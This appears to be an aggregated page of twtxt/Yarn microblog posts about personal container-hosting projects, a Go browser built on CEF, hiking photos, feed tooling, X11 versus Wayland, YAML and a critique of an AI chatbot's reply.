👋 Introducing (_after a 3yr hiatic where the project actually begin in ~2023+); cas.run: give it a container image and it runs it on the web at its own hostname. This is an alpha service at the moment, so; every account gets one service, 64 MB of memory and a gigabyte of disk space. You can purchase more units at a $1/month (AUD), so it’s like $0.70 USD I think. Don’t use this for anything big please (not yet), the infra behind it runs on a single host in Sydney right now. https://cas.run
Q: Would you pay $2 AUD / $1.40 USD per month for a micro container service that let you run up to 3 containers with up to 64MB of memory per container, shared CPU and nVME backed Disk? 🤔 Then $1 SUD $0.70 USD / month per additional 64MB slot/slice? 🤔 – Assuming you can also run smaller containers where cost per container linearly scales, so $0.50 / $0.35 for 32MB containers.
I declare the pomegranade hand cream experiment a failure as well. Can’t get used to this smell. The next tube will definitely be with beeswax again. The only problem is that I don’t use hand lotion that much, so I’m stuck with that container for ages.
Why.
Python’s numeric types complex, float and int are not subtypes of each other, but to support common use cases, the type system contains a straightforward shortcut: when an argument is annotated as having type float, an argument of type int is acceptable; similar, for an argument annotated as having type complex, arguments of type float or int are acceptable.
https://typing.python.org/en/latest/spec/special-types.html#special-cases-for-float-and-complex
↳
In-reply-to
»
The original twt is unavailable. It may have been edited or deleted, or is from an unknown or muted feed.
⤋ Read More
@david@daiwei.me My twtxt.txt is on Codeberg. The repo contains (or would contain) an exact copy of the file as it is on Hashnix.
My mate and I hiked up the backyard mountain. We got 25°C and quite some wind, so it was actually not too terrible. The wind could have blown harder or the temps a little lower, but oh well.
I saw the squirrel’s bushy tail stick up on the forest floor in the sunlight and immediately thought of this cute little feller. Since it didn’t move at all, even when we came closer, I got irritated and reconsidered that it might actually be some kind of dried up farn. But then we also were able to see its body. Unfortunately, the squirrel ran up the tree too quickly, so all the shots are kinda crap.
At one flower spot, there were sooo many butterflies, wasps, flies, bugs and other insects. The botanic was completely crowded.
The workers were transferring logs from one log truck to the other in a parking lot. I’ve never seen this happening before. When we passed the same place on the way home, they had moved logs into a sea container. That was surprising. This semi wasn’t there on the way there. One log was probably too long and sticking out the container, so they probably had to wait for somebody to return with a chainsaw. Crazy that they’re shipping logs from here probably overseas. Why else would they put them in a sea container?
After our first break, a blackbird was really posing for us with his worm in the dark shade.
Today was my first time I ever saw a hummingbird hawk-moth (Taubenschwänzchen) for real. My mate photographed them many, many times before, but I never came across one myself. So, that was really special.
The forest service installed an outdoor table with two benches next to the timber lion, that was cool to see. We sat down for a few minutes and enjoyed both the view into the Fils valley and ant on the tabletop, but the sun was beating down too heavily on us, so we had to move on.
All in all, it was a very nice few hours long hike. Enjoy! https://lyse.isobeef.org/waldspaziergang-2026-07-03/
↳
In-reply-to
»
So I decided to change tact a bit with GoNIX and instead of trying to build apure Go browser from scratch (which I kinda of half succeeded, in at least it was able to render most static ssr sites), I've instead decided to write a new browsered using the Chromium Embedded Framework, otherwise known as CEF. So now I have a fully working browser in GoNIX 🎉 -- However since my goal is to keep GoNIX pretty lcean and mostly written in Go, I delegated the cef part(s) to an OCI container image and run that with GoNIX's
⤋ Read More
box (command-line container runtime). It works great 👍
@movq@www.uninformativ.de CEF turns out to be pretty easy. I had to write a bit of C and Go to bridge, but once that got going I was able to write it into my pure Go go-wayland wlui library for final rendering. The delegating the entire CEF part was a good idea though because it keeps all the complexity in a container Image, leaving me with just the Go + C stubs/interface and SHM/IPC parts.
So I decided to change tact a bit with GoNIX and instead of trying to build apure Go browser from scratch (which I kinda of half succeeded, in at least it was able to render most static ssr sites), I’ve instead decided to write a new browsered using the Chromium Embedded Framework, otherwise known as CEF. So now I have a fully working browser in GoNIX 🎉 – However since my goal is to keep GoNIX pretty lcean and mostly written in Go, I delegated the cef part(s) to an OCI container image and run that with GoNIX’s box (command-line container runtime). It works great 👍
↳
In-reply-to
»
Damn, I broke my Atom feed (and a reader let me know, that’s cool!).
⤋ Read More
Okay, I’m using the “official” validator now:
https://github.com/w3c/feedvalidator
That repo is supposed to be a website/webservice, though. The feedvalidator directory contains the actual validator. I’m using this wrapper on top: https://movq.de/v/94b5b8978c/
↳
In-reply-to
»
Numbered headings in blog posts, yay or nay?
⤋ Read More
@movq@www.uninformativ.de I reckon section numbers are not really needed for articles. But if you number them, the anchors should probably not contain the section number, just the title. Especially for articles that may receive updates.
It’s probably another story for specifications. They’re kinda fixed and thus I found it useful in the past to include the section numbers in the anchors, so they show up in URLs when linking to specific sections. W3C RFCs only include the numbering in the anchors. This makes URLs fairly short, but it would be also nice to directly see what kind of section that URL actually links to.
↳
In-reply-to
»
Behold, I bring you (reincarnated) mbox.blue -- A tiny shared linux server based on / around containers (my own implemtnation).
⤋ Read More
What’s your motivation for running this, btw? 🤔
Basically, two things a) feeling generous for folks that either can’t afford or find it hard to have a little place to call home (webpage, feed, whatever) and b) a real opportunity to test some of the components that make it possible sshbox, which I know works well as it fronts my Gitea instance’s Git+SSH service and box, a container runtime I wrote a while ago, recently improved, hardened and polished.
Behold, I bring you (reincarnated) mbox.blue – A tiny shared linux server based on / around containers (my own implemtnation).
What do the Gopher Troopers think of the following? The Gopher protocol is a nearly-forgotten network protocol from the early 1990s, designed to serve and navigate text-based menus and documents over the Internet. While its far less common than HTTP/HTTPS today, there are still some security risks associated with Gopher and Gopher space. Lets break them down carefully: 1. Lack of Encryption Problem: Gopher was designed long before widespread use of SSL/TLS. All dataincluding credentials, file transfers, and menu selectionsis transmitted in plaintext. Impact: Anyone intercepting traffic (e.g., via a network sniffer, public Wi-Fi, or a compromised router) can read sensitive information, including usernames and passwords. 2. No Authentication or Access Control Problem: Gopher servers rarely implement robust authentication; access control is usually limited or non-existent. Impact: Unauthorized users might browse sensitive directories or download private files, particularly if servers are misconfigured. 3. Server Software Vulnerabilities Problem: Modern OSes can still run legacy Gopher servers, but the software is often unmaintained. Impact: Old software may contain buffer overflows, directory traversal bugs, or command injection vulnerabilities that attackers could exploit. 4. Malicious Gopher Links Problem: Gopher menus can contain links that point to scripts or other servers, similar to hyperlinks in HTTP. A client following a malicious link could inadvertently: Download malware Access sensitive internal network resources (server-side request forgery) Impact: Could serve as a vector for attacks if a user opens content from untrusted sources. 5. Legacy Protocol Weaknesses Problem: Gopher lacks modern web security mechanisms like: Content security policies Same-origin policies Cross-site request forgery protection Impact: If Gopher is bridged to other services (like modern browsers via gateways), old vulnerabilities may be exposed. 6. Information Leakage Problem: Gopher servers often provide directory listings without restriction. Impact: Sensitive files, backup directories, and internal documents may be exposed unintentionally. 7. Bridging Risks Problem: Some modern browsers access Gopher via gateways (HTTP-to-Gopher proxies). These bridges may: Expose sensitive internal resources to the gateway Introduce logging or tracking that wouldnt exist on pure Gopher Impact: Attacks could occur indirectly through insecure intermediaries. Key Takeaways Gopher is inherently insecure due to its design in a pre-HTTPS era. Main threats: eavesdropping, unauthorized access, malware delivery, and exploitation of unpatched server software. Safe practice: Use Gopher only in isolated, trusted environments, or through secure HTTP(S) gateways with proper sanitization.
Yes, if a twtxt contains something like “(This is a test. Will this work as it should?)”, it will show empty on Yarn.
↳
In-reply-to
»
I'm contemplating the idea of switching my activity pub instance from
⤋ Read More
Gootosocial to a Pleroma one. While GTS is kinda cute (lightweight and easy to manage) of a software, the inability to fetch/scroll through people's past toots when visiting a profile or having access to a federated timeline and a proper search functionality ...etc felt like handicap for the past N months.
@bender@twtxt.net yeah, I’ve been reading through the documentation last night and it felt overwhelming for a minute… +1 point goes to GTS’s docs. but hey, I’ll be taking the easy route: podman-compose up -d they provide both a container image and an example compose file in a separate git repo but I’m wondering why that is not mentioned anywhere in the docs, (unless it is and I haven’t seen it yet)
↳
In-reply-to
»
There are no really good GUI toolkits for Linux, are there?
⤋ Read More
FTR, I see one (two) issues with PyQt6, sadly:
- The PyQt6 docs appear to be mostly auto-generated from the C++ docs. And they contain many errors or broken examples (due to the auto-conversion). I found this relatively unpleasent to work with.
- (Until Python finally gets rid of the Global Interpreter Lock properly, it’s not really suited for GUI programs anyway – in my opinion. You can’t offload anything to a second thread, because the whole program is still single-threaded. This would have made my fractal rendering program impossible, for example.)
↳
In-reply-to
»
@bender Thanks for this illustration, it completely “misunderstood” everything I wrote and confidently spat out garbage. 👌
⤋ Read More
@prologic@twtxt.net Let’s go through it one by one. Here’s a wall of text that took me over 1.5 hours to write.
The criticism of AI as untrustworthy is a problem of misapplication, not capability.This section says AI should not be treated as an authority. This is actually just what I said, except the AI phrased/framed it like it was a counter-argument.
The AI also said that users must develop “AI literacy”, again phrasing/framing it like a counter-argument. Well, that is also just what I said. I said you should treat AI output like a random blog and you should verify the sources, yadda yadda. That is “AI literacy”, isn’t it?
My text went one step further, though: I said that when you take this requirement of “AI literacy” into account, you basically end up with a fancy search engine, with extra overhead that costs time. The AI missed/ignored this in its reply.
Okay, so, the AI also said that you should use AI tools just for drafting and brainstorming. Granted, a very rough draft of something will probably be doable. But then you have to diligently verify every little detail of this draft – okay, fine, a draft is a draft, it’s fine if it contains errors. The thing is, though, that you really must do this verification. And I claim that many people will not do it, because AI outputs look sooooo convincing, they don’t feel like a draft that needs editing.
Can you, as an expert, still use an AI draft as a basis/foundation? Yeah, probably. But here’s the kicker: You did not create that draft. You were not involved in the “thought process” behind it. When you, a human being, make a draft, you often think something like: “Okay, I want to draw a picture of a landscape and there’s going to be a little house, but for now, I’ll just put in a rough sketch of the house and add the details later.” You are aware of what you left out. When the AI did the draft, you are not aware of what’s missing – even more so when every AI output already looks like a final product. For me, personally, this makes it much harder and slower to verify such a draft, and I mentioned this in my text.
Skill Erosion vs. Skill EvolutionYou, @prologic@twtxt.net, also mentioned this in your car tyre example.
In my text, I gave two analogies: The gym analogy and the Google Translate analogy. Your car tyre example falls in the same category, but Gemini’s calculator example is different (and, again, gaslight-y, see below).
What I meant in my text: A person wants to be a programmer. To me, a programmer is a person who writes code, understands code, maintains code, writes documentation, and so on. In your example, a person who changes a car tyre would be a mechanic. Now, if you use AI to write the code and documentation for you, are you still a programmer? If you have no understanding of said code, are you a programmer? A person who does not know how to change a car tyre, is that still a mechanic?
No, you’re something else. You should not be hired as a programmer or a mechanic.
Yes, that is “skill evolution” – which is pretty much my point! But the AI framed it like a counter-argument. It didn’t understand my text.
(But what if that’s our future? What if all programming will look like that in some years? I claim: It’s not possible. If you don’t know how to program, then you don’t know how to read/understand code written by an AI. You are something else, but you’re not a programmer. It might be valid to be something else – but that wasn’t my point, my point was that you’re not a bloody programmer.)
Gemini’s calculator example is garbage, I think. Crunching numbers and doing mathematics (i.e., “complex problem-solving”) are two different things. Just because you now have a calculator, doesn’t mean it’ll free you up to do mathematical proofs or whatever.
What would have worked is this: Let’s say you’re an accountant and you sum up spendings. Without a calculator, this takes a lot of time and is error prone. But when you have one, you can work faster. But once again, there’s a little gaslight-y detail: A calculator is correct. Yes, it could have “bugs” (hello Intel FDIV), but its design actually properly calculates numbers. AI, on the other hand, does not understand a thing (our current AI, that is), it’s just a statistical model. So, this modified example (“accountant with a calculator”) would actually have to be phrased like this: Suppose there’s an accountant and you give her a magic box that spits out the correct result in, what, I don’t know, 70-90% of the time. The accountant couldn’t rely on this box now, could she? She’d either have to double-check everything or accept possibly wrong results. And that is how I feel like when I work with AI tools.
Gemini has no idea that its calculator example doesn’t make sense. It just spits out some generic “argument” that it picked up on some website.
3. The Technical and Legal Perspective (Scraping and Copyright)The AI makes two points here. The first one, I might actually agree with (“bad bot behavior is not the fault of AI itself”).
The second point is, once again, gaslighting, because it is phrased/framed like a counter-argument. It implies that I said something which I didn’t. Like the AI, I said that you would have to adjust the copyright law! At the same time, the AI answer didn’t even question whether it’s okay to break the current law or not. It just said “lol yeah, change the laws”. (I wonder in what way the laws would have to be changed in the AI’s “opinion”, because some of these changes could kill some business opportunities – or the laws would have to have special AI clauses that only benefit the AI techbros. But I digress, that wasn’t part of Gemini’s answer.)
tl;drExcept for one point, I don’t accept any of Gemini’s “criticism”. It didn’t pick up on lots of details, ignored arguments, and I can just instinctively tell that this thing does not understand anything it wrote (which is correct, it’s just a statistical model).
And it framed everything like a counter-argument, while actually repeating what I said. That’s gaslighting: When Alice says “the sky is blue” and Bob replies with “why do you say the sky is purple?!”
But it sure looks convincing, doesn’t it?
Never againThis took so much of my time. I won’t do this again. 😂
Empezamos con nixos-containers y ya tenemos #ergo y #honk deforma declarativa.. y todo bajo la ipv6 de #yggdrasil
↳
In-reply-to
»
Today, I experimented with Linux Capabilities as a continuation to my Unix Domain Sockets research from a few months ago: https://lyse.isobeef.org/caller-information-via-unix-domain-sockets/#capabilities
⤋ Read More
@lyse@lyse.isobeef.org Cool! 😎 You might be interested in my own learnings and toying around with building my own container engine / tooling (whatever you wanna call it) box. I had to learn a bunch of this stuff too 😅 Control Groups, Namespaces, Process Isolation, etc.
↳
In-reply-to
»
Here is just a small list of things™ that I'm aware will break, some quite badly, others in minor ways:
⤋ Read More
@lyse@lyse.isobeef.org @prologic@twtxt.net Can’t we find a middle ground and support both?
The thread is defined by two parts:
- The hash
- The subject
The client/pod generate the hash and index it in it’s database/cache, then it simply query the subject of other posts to find the related posts, right?
In my own client current implementation (using hashes), the only calculation is in the hash generation, the rest is a verbatim copy of the subject (minus the # character), if this is the common implemented approach then adding the location based one is somewhat simple.
function setPostIndex(post) {
    // Current hash approach
    const hash = createHash(post.url, post.timestamp, post.content);

    // New location approach
    const location = post.url + '#' + post.timestamp;

    // Unchanged (probably)
    const subject = post.subject;

    // Index them all
    addToIndex(hash, post);
    addToIndex(location, post);
    addToIndex(subject, post);
}

// Both should work if the index contains both versions
getThreadBySubject('#abcdef') => [post1, post2, post3]; // Hash
getThreadBySubject('https://example.com#2025-01-01T12:00:00') => [post1, post2, post3]; // Location
As I said before, the mention is already location based @<example https://example.com/twtxt.txt>, so I think we should keep that in consideration.
Of course this will lead to a bit of fragmentation (without merging the two) but I think this can make everyone happy.
Otherwise, the only other solution I can think of is a different approach where the value doesn’t matter, allowing to use anything as a reference (hash, location, git commit) for greater flexibility and freedom of implementation (this probably need the use of a fixed “header” for each post, but it can be seen as a separate extension).
Great. Yet another messed up plain text e-mail part. The URL was actually HTML-escaped. Took me five attempts to figure this out, because of course it had to be several kilometers long. In fact, the e-mail stated: “Please do not be surprised that the link is particularly long. It contains your personal configuration.”
A normal person is completely lost (that’s why I got involved). Visting the broken URL opens a popup dialog suggesting to deactivate script blockers. Which I had already done upfront as a matter of prudence.
Fun bonus on top: The JWT in the link has identical iat (issued at) and exp (expiry) claims. The expiry is definitely not checked, it’s well in the past.
Medical software just has to be horrible. It’s a law.
↳
In-reply-to
»
@zvava I never used any of the social media platforms, that's why I'm probably ignorant.
⤋ Read More
@lyse@lyse.isobeef.org a content warning is a way to tell the audience the content they are about to see is (or might be) shocking, or unsuitable, or unlikable. The audience can then chose to see it, or not. You know, akin of movies stating:
“Warning: The following film contains scenes that some viewers may find disturbing. Viewer discretion is advised.”
June 21st, 1789 - The Constitution for the United States of America is ratified, with New Hampshire becoming the ninth state to ratify. Article I, Sections 9 and 10 of the Constitution contain provisions which clearly prohibit the federal government and the states from granting titles: “No title of nobility shall be granted by the United States: and no person holding any office of profit or trust under them, shall, without the consent of the Congress, accept of any present, emolument, office, or title, of any kind whatever, from any king, prince, or foreign State. No State shall enter into any treaty, alliance, or confederation; grant letters of marque and reprisal; coin money; emit bills of credit; make anything but gold and silver coin a tender in payment of debts; pass any bill of attainder, ex postfacto law, or law impairing the obligation of contracts, or grant any title of nobility.” However, no penalty for violating the Article is specified.
In 1996, they came up with the X11 “SECURITY” extension:
https://www.reddit.com/r/linux/comments/4w548u/what_is_up_with_the_x11_security_extension/
This is what could have (eventually) solved the security issues that we’re currently seeing with X11. Those issues are cited as one of the reasons for switching to Wayland.
That extension never took off. The person on reddit wonders why – I think it’s simple: Containers and sandboxes weren’t a thing in 1996. It hardly mattered if X11 was “insecure”. If you could run an X11 client, you probably already had access to the machine and could just do all kinds of other nasty things.
Today, sandboxing is a thing. Today, this matters.
I’ve heard so many times that “X11 is beyond fixable, it’s hopeless.” I don’t believe that. I believe that these problems are solveable with X11 and some devs have said “yeah, we could have kept working on it”. It’s that people don’t want to do it:
Why not extend the X server?
Because for the first time we have a realistic chance of not having to do that.
https://wayland.freedesktop.org/faq.html
I’m not in a position to judge the devs. Maybe the X.Org code really is so bad that you want to run away, screaming in horror. I don’t know.
But all this was a choice. I don’t buy the argument that we never would have gotten rid of things like core fonts.
All the toolkits and programs had to be ported to Wayland. A huge, still unfinished effort. If that was an acceptable thing to do, then it would have been acceptable to make an “X12” that keeps all the good things about X11, remains compatible where feasible, eliminates the problems, and requires some clients to be adjusted. (You could have still made “X11X12” like “XWayland” for actual legacy programs.)
↳
In-reply-to
»
Xfce does one thing very right: It stores its settings in plain-text XML files. This allows me to easily read, track, and maybe even distribute these settings to other machines.
⤋ Read More
@lyse@lyse.isobeef.org @kat@yarn.girlonthemoon.xyz I spent so much time in the past figuring out if something is a dict or a list in YAML, for example.
What are the types in this example?
items:
- part_no:   A4786
  descrip:   Water Bucket (Filled)
  price:     1.47
  quantity:  4
- part_no:   E1628
  descrip:   High Heeled "Ruby" Slippers
  size:      8
  price:     133.7
  quantity:  1
items is a dict containing … a list of two other dicts? Right?
It is quite hard for me to grasp the structure of YAML docs. 😢
The big advantage of YAML (and JSON and TOML) is that it’s much easier to write code for those formats, than it is with XML. json.loads() and you’re done.
I have a Python script that transforms the original YouTube channel Atom feed into a more useful Atom feed by removing the spam description and replacing it with the video duration, filtering out videos by title, duration, etc. I just updated it to exclude the damn Shorts garbage more efficiently. Finally, YouTube updated their Atom feed generation, so that the video URL contains /short/ if it’s of this useless kind. Never thought that they ever actually will improve their Atom feeds. Thank you, much appreciated!
This setup is so handy (and smart) for some cases. It basically “flips” the container netns architecture. Cool as hell.
↳
In-reply-to
»
locked tf in today and set up prometheus + grafana + etc for my servers. grafana is demonic
⤋ Read More
@bender@twtxt.net kinda sorta, it’s in a docker container so not a VM but like VM-ish?
↳
In-reply-to
»
locked tf in today and set up prometheus + grafana + etc for my servers. grafana is demonic
⤋ Read More
@kat@yarn.girlonthemoon.xyz one of my servers’ number of currently running containers is 69. haha sex number

Jupiter Core
 ⌘ Read more
Crucial Wii homebrew library contains code stolen from Nintendo, RTEMS
The Wii homebrew community has been dealt a pretty serious blow, as developers of The Homebrew Channel for the Wii have discovered that not only does an important library most Wii homebrew software rely on use code stolen straight from Nintendo, that same library also uses code taken from an open source real-time operating system without giving proper attribution. Most Wii homebrew software i … ⌘ Read more
Moving Beyond Containers – Introducing Boxer by Daniel Phillips WASM I/O 2025 [video]
Comments ⌘ Read more
↳
In-reply-to
»
@prologic I don’t understand what’s happening. It often happens with @aelaraji Replies are often simply disconnected.
⤋ Read More
@bender@twtxt.net It isn’t @aelaraji@aelaraji.com’s fault at all here 😅 I think the only way I can improve this somewhat is by introducing a similar convergence that I believe @movq@www.uninformativ.de built for Jenny which would fetch the mentioned feed temporarily to see if it contains the subject being replied to (in case it’s not in the cache).
I’ll think about doing this too, but I have to do it carefully so as not to cost too much in terms of resources or performance…
“A handbag belonging to the homeland security secretary Kristi Noem containing her passport, department security badge and $3,000 in cash was stolen on Sunday night at a restaurant in Washington, the department confirmed.”
Not updated in 7 years, IIS is still a default part of Windows, apparently
This month’s security updates for Windows 11 create a new empty folder on drive C. It is called “inetpub,” and it does not contain any extra folders or files. Its properties window shows 0 bytes in size and that it was created by the system itself. Neowin checked a bunch of Windows 11 PCs with the April 2025 security updates installed, and all of them had inetpub on drive C. ↫ Taras Bu … ⌘ Read more
↳
In-reply-to
»
@kat, your forum (Angel) is dishing out a
⤋ Read More
502.
@bender@twtxt.net OH NOOOOOOO LEMME CHECK THE CONTAINER
Blue95: Fedora Atomic Xfce converted to a Windows 95 desktop
Blue95 is a modern and lightweight desktop experience that is reminiscent of a bygone era of computing. Based on Fedora Atomic Xfce with the Chicago95 theme. ↫ Blue95 GitHub page Exactly as it says on the tin. This is by far the easiest way to get the excellent Chigaco95 theme for Xfce set up and working in a polished way, and it also contains a few different application choices from the regular Fedora Xfce desk … ⌘ Read more
↳
In-reply-to
»
Thanks, @movq!
⤋ Read More
There are 82.108 read statuses, but only 24.421 messages in the cache. In contrast to the cache with the messages, the read statuses are never cleaned up when a feed was unsubscribed from. And the read statuses also contain old style hashes, before we settled on the what we have today. Still a huge difference. Hmm.
↳
In-reply-to
»
I now subscribed to most feeds in my Go
⤋ Read More
tt reimplementation that I already followed with the old Python tt. Previously, I just had a few feeds for testing purposes in my new config. While transfering, I "dropped" heaps of feeds that appeared to be inactive.
Thanks, @movq@www.uninformativ.de!
My backing SQLite database with indices is 8.7 MiB in size right now.
The twtxt cache is 7.6 MiB, it uses Python’s pickle module. And next to it there is a 16.0 MiB second database with all the read statuses for the old tt. Wow, super inefficient, it shouldn’t contain anything else, it’s a giant, pickled {"$hash": {"read": True/False}, …}. What the heck, why is it so big?! O_o
↳
In-reply-to
»
i really wanna learn golang it looks fun and capable and i can read it kind of but every time i try it i'm immediately stuck on basic concepts like "what the fuck is a pointer" (this has been explained to me and i still don't get it). i did have types explained to me as like notes on code which makes sense a bit but i'm mostly lost on basic code concepts
⤋ Read More
@kat@yarn.girlonthemoon.xyz Pointers can be a bit tricky. I know it took me also quite some time to wrap my head around them. Let my try to explain. It’s a pretty simple, yet very powerful concept with many facets to it.
A pointer is an indirection. At a lower level, when you have some chunk of memory, you can have some actual values sitting in there, ready for direct use. A pointer, on the other hand, points to some other location where to look for the values one’s actually after. Following that pointer is also called dereferencing the pointer.
I can’t come up with a good real-world example, so this poor comparison has to do. It’s a bit like you have a book (the real value that is being pointed to) and an ISBN referencing that book (the pointer). So, instead of sending you all these many pages from that book, I could give you just a small tag containing the ISBN. With that small piece of information, you’re able to locate the book. Probably a copy of that book and that’s where this analogy falls apart.
In contrast to that flawed comparision, it’s actually the other way around. Many different pointers can point to the same value. But there are many books (values) and just one ISBN (pointer).
The pointer’s target might actually be another pointer. You typically then would follow both of them. There are no limits on how long your pointer chains can become.
One important property of pointers is that they can also point into nothingness, signalling a dead end. This is typically called a null pointer. Following such a null pointer calls for big trouble, it typically crashes your program. Hence, you must never follow any null pointer.
Pointers are important for example in linked lists, trees or graphs. Let’s look at a doubly linked list. One entry could be a triple consisting of (actual value, pointer to next entry, pointer to previous entry).
  _______________________
 /               ________\_______________
↓               ↓         |              \
+---+---+---+   +---+---+-|-+   +---+---+-|-+
| 7 | n | x |   | 23| n | p |   | 42| x | p |
+---+-|-+---+   +---+-|-+---+   +---+---+---+
      |         ↑     |         ↑
       \_______/       \_______/
The “x” indicates a null pointer. So, the first element of the doubly linked list with value 7 does not have any reference to a previous element. The same is true for the next element pointer in the last element with value 42.
In the middle element with value 23, both pointers to the next (labeled “n”) and previous (labeled “p”) elements are pointing to the respective elements.
You can also see that the middle element is pointed to by two pointers. By the “next” pointer in the first element and the “previous” pointer in the last element.
That’s it for now. There are heaps ;-) more things to tell about pointers. But it might help you a tiny bit.
Apple’s long-lost hidden recovery partition from 1994 has been found
In 1994, a single Macintosh Performa model, the 550, came from the factory with a dedicated, hidden recovery partition that contained a System 7 system folder and a small application that would be set as bootable if the main operating system failed to boot. This application would then run, allowing you to recover your Mac using the system folder inside the recovery partition. This feature was app … ⌘ Read more
↳
In-reply-to
»
Ich war auf der Ausstellung meines letztes Jahr verstorbenen BK-Lehrers. Er war ein ziemlich cooler Typ und guter Lehrer. Wenn ich mich recht erinnere, müsste ich ihn in der 7. und vermutlich auch 8. Klasse gehabt haben. Seine Schelme waren hier im Landkreis und vermutlich darüber hinaus weit bekannt.
⤋ Read More
In the meantime, I tried to add English subtitles, so the international audience has a chance of enjoying some of them, too. There are a bunch of puns, so translations don’t work at that great.
I went to an exhibition of my fine arts teacher who passed away last year. He was a pretty cool dude and good teacher. I reckon I had him in 7th and probably also 8th grade. His Schelme (imps) were very famous here in this county and presumably well beyond.
Unfortunately, picture frame glas doesn’t mix all that great with a fairly dark light and my camera. So, sorry in adavance for the poor quality. Anyway, I photographed a few funny paintings. Watch out, it may contain saucy contents: https://lyse.isobeef.org/siegfried-wagner-farrenstall-2025-03-15/.
Comparing Fuchsia components and Linux containers
Fuchsia is a new (non-Linux) operating system from Google, and one of the key pieces of Fuchsia’s design is the component framework. Components on Fuchsia have many similarities with some of the container solutions on Linux (such as Docker): they both fetch content addressed blobs from the network, assemble those blobs into an isolated filesystem structure that holds all the dependencies necessary to run some piece of software, and … ⌘ Read more
↳
In-reply-to
»
@lyse Where? 🧐
⤋ Read More
@prologic@twtxt.net Of course you don’t notice it when yarnd only shows at most the last n messages of a feed. As an example, check out mckinley’s message from 2023-01-09T22:42:37Z. It has “[Scheduled][Scheduled][Scheduled]“… in it. This text in square brackets is repeated numerous times. If you search his feed for closing square bracket followed by an opening square bracket (][) you will find a bunch more of these. It goes without question he never typed that in his feed. My client saves each twt hash I’ve explicitly marked read. A few days ago, I got plenty of apparently years old, yet suddenly unread messages. Each and every single one of them containing this repeated bracketed text thing. The only conclusion is that something messed up the feed again.
JotaleaOS: a very tiny hobby operating system
JotaleaOS is an open source, minimalistic, experimental operating system made by Jotalea, designed for extreme low-resource environments. It does not support external programs or games, as it lacks a standard application execution environment. The system is entirely self-contained, running only its built-in commands. ↫ JotaleaOS website Exactly what is says on the tin: a tiny operating system created entirely as a learning experience. That’s … ⌘ Read more
Fedora should not push its users to its own Flatpak repository
Unlike most (all?) other distributions with built-in Flatpak support, Fedora maintains its own repository of Flatpak applications. Everyone else defaults to using Flathub, where developers of applications themselves tend to publish their Flatpaks. Fedora’s ‘shadow Flathub’ sometimes leads to problems, with Fedora-made Flatpaks containing bugs and brokenness, while presenting themselves as official, develope … ⌘ Read more